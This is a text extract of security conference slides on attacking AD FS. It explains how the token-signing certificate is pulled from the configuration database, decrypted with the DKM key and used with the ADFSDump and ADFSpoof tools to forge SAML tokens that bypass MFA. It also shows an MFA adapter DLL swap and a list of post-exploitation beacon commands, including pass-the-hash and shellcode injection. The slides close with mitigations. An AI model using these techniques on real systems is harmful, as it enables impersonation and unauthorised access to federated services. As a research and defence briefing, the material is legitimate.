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svchost.exe	< 0.01	3,136 K	8,868 K	2440	Host Process for Windows S...	Microsoft Corporation
VSSVC.exe		1,484 K	6,220 K	2596	Microsoft® Volume Shadow ...	Microsoft Corporation
msdtc.exe		2,220 K	6,844 K	520	Microsoft Distributed Transa...	Microsoft Corporation
Microsoft.IdentityServer.S...	0.01	242,692 K	181,572 K	2216		Microsoft Corporation
powershell.exe		46,264 K	45,412 K	2680	Windows PowerShell	Microsoft Corporation
conhost.exe	< 0.01	1,556 K	3,996 K	3660	Console Window Host	Microsoft Corporation
lsass.exe		7,056 K	15,788 K	556	Local Security Authority Proc...	Microsoft Corporation
csrss.exe	< 0.01	1,316 K	3,564 K	464	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		1,364 K	5,892 K	508	Windows Logon Application	Microsoft Corporation

# Adapt or die



# Adapt or die

- Kill/suspend service, replace DLL, restart
- Verify success!
- Depending on adapter:
  - Different methods to patch
  - Different logging methods
- Same knowledge can be used dynamically
  - In-memory patching stealthy, more technically complex
  - Doesn't persistent restarts without a persistent "shim"

```
System Locale: en-US LCID: 1033
Context Locale: en-US LCID: 1033
Duo username: thebakery\dbienstock UseUpnUsername: False
Time was synced less than 60 seconds ago; Skipping time sync.
BeginAuthentication completed successfully
Hackety hack - no hacks back
```

# Becoming ADFS

Because I learned it from watching you, Dad

“The token signing certificate is considered the bedrock of security in regards to ADFS. If someone were to get ahold of this certificate, they could easily impersonate your ADFS server.”

- Microsoft



# Mimikatz is for the birds (in this case)




# Windows Internal Database (WID)

- Relational database intended to be used only by Microsoft products
  - MS-SQL “lite”
  - Default option for AD FS
- Accessible over a named-pipe
  - `\\.\pipe\MICROSOFT##WID\tsql\query`
  - Windows 2012+
- Can be accessed using SMSS



# WID

- Used by AD FS to store service configuration data in default config
- Only accessible by the AD FS service account



# Locating the goods

- ADFSConfigurationV3.IdentityServerPolicy.ServiceSetting

```
<SigningToken>
```



```
<IsChainIncluded>>false</IsChainIncluded>  
<IsChainIncludedSpecified>>false</IsChainIncludedSpecified>  
<FindValue>99FABAE46A09CD9B34B9510AB10E2B0C0ACB99B</FindValue>  
<RawCertificate>MIIC3jCCAcagAwIBAgIQ0g04t9cMuZdM9fFCLz56szANBgkqh  
<EncryptedPfx>AAAAQAAAAEEORTwD+mLjtMgMok+8Vjs0oGCWCGSAFlAwQCAQY  
<StoreNameValue>My</StoreNameValue>  
<StoreLocationValue>CurrentUser</StoreLocationValue>  
<X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
```

# DKM

- “We present DKM, a distributed key management system with a cryptographically verified code base. DKM implements a new data protection API. It manages keys and policies on behalf of groups of users that share data.”
- [<https://www.microsoft.com/en-us/research/publication/cryptographically-verified-design-and-implementation-of-a-distributed-key-manager/>]

```
<DkmSettings>
  <Group>29e188ce-012f-430b-b9ca-9783e2cc1552</Group>
  <ContainerName>CN=ADFS</ContainerName>
  <ParentContainerDn>CN=Microsoft,CN=Program Data,DC=dc
  <PreferredReplica i:nil="true"/>
  <Enabled>true</Enabled>
</DkmSettings>
```

# DKM



# Decrypting the SigningToken

- Upon service start, AD FS will load configuration information from the configuration database (in this case the WID)
- As part of that process it calls **LoadCertificateCollection()**
- Which in turn calls `DkmDataProtector.Unprotect()`...
  - Passing in base64 decoded blob from EncryptedPFX XML element

```
if (!this.TryLoadCertificateFromUserStore(reference.RawCertificate, out certificate))
{
    byte[] encryptedData = Convert.FromBase64String(reference.EncryptedPfx);
    byte[] array = this._protector.Unprotect(encryptedData);
    this.InstallCertificateInUserStore(array);
    this.TryLoadCertificateFromUserStore(reference.RawCertificate, out certificate);
}
return new X509Certificate2Collection(certificate);
```

# Decrypting the SigningToken

- ... which in turn calls `Dkm.GroupKey._Unprotect()` ...
  - ...which inherits the method from **DKMBase**

```
private byte[] Transform(byte[] inputData, Func<MemoryStream, MemoryStream> transformer)
{
    byte[] array = null;
    using (MemoryStream memoryStream = new MemoryStream(inputData))
    {
        using (MemoryStream memoryStream2 = transformer(memoryStream))
        {
            memoryStream2.Seek(0L, SeekOrigin.Begin);
            array = new byte[memoryStream2.Length];
            memoryStream2.Read(array, 0, array.Length);
        }
    }
    return array;
}

// Token: 0x06001040 RID: 4160 RVA: 0x0000C800 File Offset: 0x0000AA00
public byte[] Unprotect(byte[] encryptedData)
{
    return this.Transform(encryptedData, (MemoryStream x) => this._dkm.Unprotect(x));
}
```



# Decrypting the SigningToken

– DKMBase.Unprotect() is where the magic happens

Decode the EncryptedPFX blob

Get key length based on encryption algorithm in use

Read the DKM key

KDK using DKM key

Decryption!

```
public MemoryStream Unprotect(MemoryStream cipherText, bool pinnedOutput)
{
    MemoryStream memoryStream = null;
    if (pinnedOutput)
    {
        memoryStream = new PinnedMemoryStream(cipherText.Length);
    }
    else
    {
        memoryStream = new MemoryStream();
    }
    IAuthEncrypt authEncrypt = null;
    try
    {
        authEncrypt = this.DecodeProtectedBlob(cipherText);
        int num = DKMBase.KeyLength(authEncrypt.DecodedPolicy);
        Key key = this.ReadKey(authEncrypt.DecodedPolicy.CurrentKeyGuid);
        if (key == null)
        {
            throw new KeyException(Resources.String2);
        }
        if (key.KeyLength < num)
        {
            throw new CryptographicUnexpectedOperationException(Resources.String3);
        }
        authEncrypt.DeriveKeys(key);
        authEncrypt.AuthenticatedDecrypt(cipherText, memoryStream);
        this.decodedPolicy = authEncrypt.DecodedPolicy;
    }
}
```

# Decrypting the SigningToken

```
authEncrypt = this.DecodeProtectedBlob(cipherText);
```

00000000h:	00 00 00 01	00 00 00 00	04 10	Groupkey GUID	3F A6 2E
00000010h:	3B 4C 80 CA 24 FB C5 63 B3 4A	00	KDF Algorithm OID	01	
00000020h:	65 03 04 02 01	06 09 60 86	MAC Algorithm OID	04 02 01	
00000030h:	06 09 60	Encryption Algorithm OID	04 01 02	04 20 B8 9C 3B	
00000040h:	E1 2C 77 7B B2	0A 0A 72	53 F3 9D 7F 36 6F 23 7D		
00000050h:	56 FB 8B 50 97	2A 87 4B	D7 0F F1 96 16	04 10 04	
00000060h:	D4 14 3B C2 B3	Encryption IV	A4 B4 FE 97 9A 29 CA	20	
00000070h:	82 09 E0	15 83 B4 93 81 BD B3 FB 93 C9 14 69 F7			
00000080h:	41 D2 23 09 20 AC FB 50	C8 14 D8 58 1D 46 CE 20	Ciphertext		
00000a00h:	CF 1F A3 06 3E F0 D3 72 3C FB F9 6C 05 D9 4A CF				
00000a10h:	FA 2A 3B 44 1E DC 52 69 5A 14 92 A7 85 1A 4C DA				
00000a20h:	04 16 A3 9D 7D 2D 04 AC CF 83 D1 15 0D B7 60 F2				
00000a30h:	B2 35 7B	4E D4 E9 76	12 15 75 51	CA 82 E9 5B B7	
00000a40h:	51 DC 99	F6 BC CF DC 15 13 C9 FF EF 36 03 E0 65	Ciphertext MAC		
00000a50h:	9C 82 37				



# Key Derivation

```
public static byte[] DeriveKeySP800_108(HMAC prf, byte[] label, byte[] context, int numberOfBytesToGenerate)
```

- DKM key is not used itself to decrypt Signing Certificate
- Used as initial input for HMAC-SHA256 Key Derivation (NIST SP 800-108)
  - Mostly, but not exactly, follows the standard (because standards are hard ;)
- Context is the Nonce decoded from blob
- Label is the OIDs of the encryption algorithms decoded from blob
- Outputs keys to use for AES encryption as well as SHA256 HMAC for verification of ciphertext

# Key Decryption

- Decrypts using Windows Crypto libraries
- AES128 in CBC mode
  - 16 byte key derived from the DKM key
  - 16 byte IV decoded from the EncryptedPfx blob
- Valid for 1 year!!

```
Douglass-MacBook-Pro:keys and certs doug$ openssl pkcs12 -in decrypted.pfx -info
Enter Import Password:
MAC Iteration 1
MAC verified OK
PKCS7 Data
Shrouded Keybag: pbeWithSHA1And3-KeyTripleDES-CBC, Iteration 2000
Bag Attributes
  Microsoft Local Key set: <No Values>
  localKeyID: 01 00 00 00
  friendlyName: ef66a827-eaf8-4761-8312-142cc0fd8f1c
  Microsoft CSP Name: Microsoft Enhanced Cryptographic Provider v1.0
Key Attributes
  X509v3 Key Usage: 10
Enter PEM pass phrase:
PKCS7 Data
Certificate bag
Bag Attributes
  localKeyID: 01 00 00 00
  subject=/CN=ADFS Signing - sts.doughcorp.com
  issuer=/CN=ADFS Signing - sts.doughcorp.com
```

# Putting it all together

1. EncryptedPFX read from the configuration DB
2. ASN1 types and ciphertext parsed from the blob
3. DKM key read from AD
4. DKM key used for KDF to obtain AES key
5. Ciphertext from EncryptedPFX is decrypted into a PKCS12 object
6. Become an AD FS server – sign our own security tokens



# "But I have MFA so I'm good"

- AD FS handles "strong authentication"
  - MFA
  - Certs
  - Blood-oath
- If we can issue security tokens, then we can just ignore these requirements
- Relying Parties are blind to these requirements anyway, they just want a valid token



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Tool Time

# ADFSDump

- <https://github.com/fireeye/ADFSDump>
- .NET Assembly to be run on an AD FS server
- Must be run on AD FS server as the AD FS service account
- Dumps information from the configuration database and AD needed to generate signed security tokens and become ADFS :)
  - Encrypted PFX
  - DKM group key
  - Relying parties
  - Issuance rules

# ADFSpoof

- <https://github.com/fireeye/ADFSpoof>
- Python program to be run offline
  - Designed to be run using the data obtained from ADFSDump
- Decrypts EncryptedPfx blob given a DKM key
- Generates signed SAML tokens for arbitrary users that can be sent to a Relying Party
  - Uses user-generated XML templates
  - Each template requires specific parameters – the claims contained in the RP issuance rules
  - Launching with Office 365, Dropbox, and extensible SAML 2.0 templates



Help



internal ^	user	computer	note	pid	last
172.16.25.101	svc_adfs	DOUHCORP-ADFS		5776	32ms

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e a service to spawn a session on a host
e PowerShell to spawn a session on a host
ecute PowerShell command in specific process
ss-the-hash using Mimikatz
int current directory
ery the registry
vert to original token
move a file or folder
tup a reverse port forward
ecute a program on target (returns output)
ecute a program as another user
ecute a program in a high-integrity context
ecute a program under another PID
ke a screenshot
t an environment variable
ecute a command via cmd.exe
ject shellcode into a process
awn process and inject shellcode into it
t beacon sleep time
art SOCKS4a server to relay traffic
op SOCKS4a server
awn a session
awn a session as another user
t executable to spawn processes into
awn a session under another PID

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# Best Practices and Mitigations

The best defense is a good defense

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Before everything goes awry

- Secure privileged access
  - The AD FS server should be treated as a Tier 0 device (like a domain controller)
  - Access should be restricted to only originate from privileged access workstations
- Enabled advanced auditing on AD FS
  - Check “success” and “failure” audit options in AD FS Management snap-in
  - Enable “Audit Application Generated” events on the AD FS farm via GPO

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Before everything goes awry

- Make the AD FS Service account a gMSA
  - Passwords managed by AD
- High Security: Use a Hardware Security Module (HSM)
- While we're at it: Extranet Smart Lockout for AD FS 2016

# Responding Appropriately

- Identity providers now are part of the incident response process
- If you have good visibility and confidence attacker targeted AD FS:
  - Reset signing key - carefully
  - Compare claims rules/exceptions against baselines
  - Verify core adapters are intact
- If not – determine your risk rating and act appropriately
- Vendor debug logs can be useful in AD FS cloning scenarios
  - Not so much with modified adapters...



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